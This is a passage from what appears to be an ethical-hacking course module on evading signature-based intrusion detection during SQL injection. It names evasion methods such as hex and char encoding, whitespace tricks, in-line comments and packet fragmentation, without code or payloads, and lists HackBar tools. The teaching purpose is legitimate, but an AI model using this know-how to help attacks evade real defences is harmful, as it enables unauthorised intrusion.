

- DH HackBar (*https://github.com*)
- AndroHackbar (*https://github.com*)



LO#05: Demonstrate Different Evasion Techniques

Evasion Techniques

Firewalls and intrusion detection systems (IDS) can detect SQL injection attempts based on predefined signatures. Even if networks include these network security perimeters, attackers use evasion techniques to perform SQL injection without being detected. Such evasion techniques include hex encoding, manipulating white spaces, in-line comments, sophisticated matches, char encoding, and so on. This section will discuss these techniques in detail.



Evading IDS

- Attackers use evasion techniques to **obscure input strings** to **avoid detection** by signature-based detection systems
- **Signature-based detection systems** build a database of SQL injection attack strings (signatures) and then **compare** input strings against the signature database during runtime to detect attacks

Evading IDS

An IDS is placed on a network to detect malicious activities. Typically, it is based on a signature or an anomaly model. To detect SQL injection, the IDS sensor is placed at the database server to inspect SQL statements. Attackers use IDS evasion techniques to obscure input strings to avoid detection by signature-based detection systems. A signature is a regular expression that describes a string pattern used in a known attack. In a signature-based intrusion detection system, the system must know about the attack to detect it. The system constructs a database of attack signatures and then analyzes the input strings against the signature database at run time to detect the attack. If any information provided matches the attack signatures present in the database, then the IDS sets off an alarm. This type of problem occurs more often in network-based IDS (NIDS) and signature-based NIDS. Therefore, attackers should be very careful and try to attack the system by bypassing the signature-based IDS.

Signature evasion techniques include using different encoding techniques, packet input fragmentation, changing the expression to an equivalent expression, using white spaces, and so on.

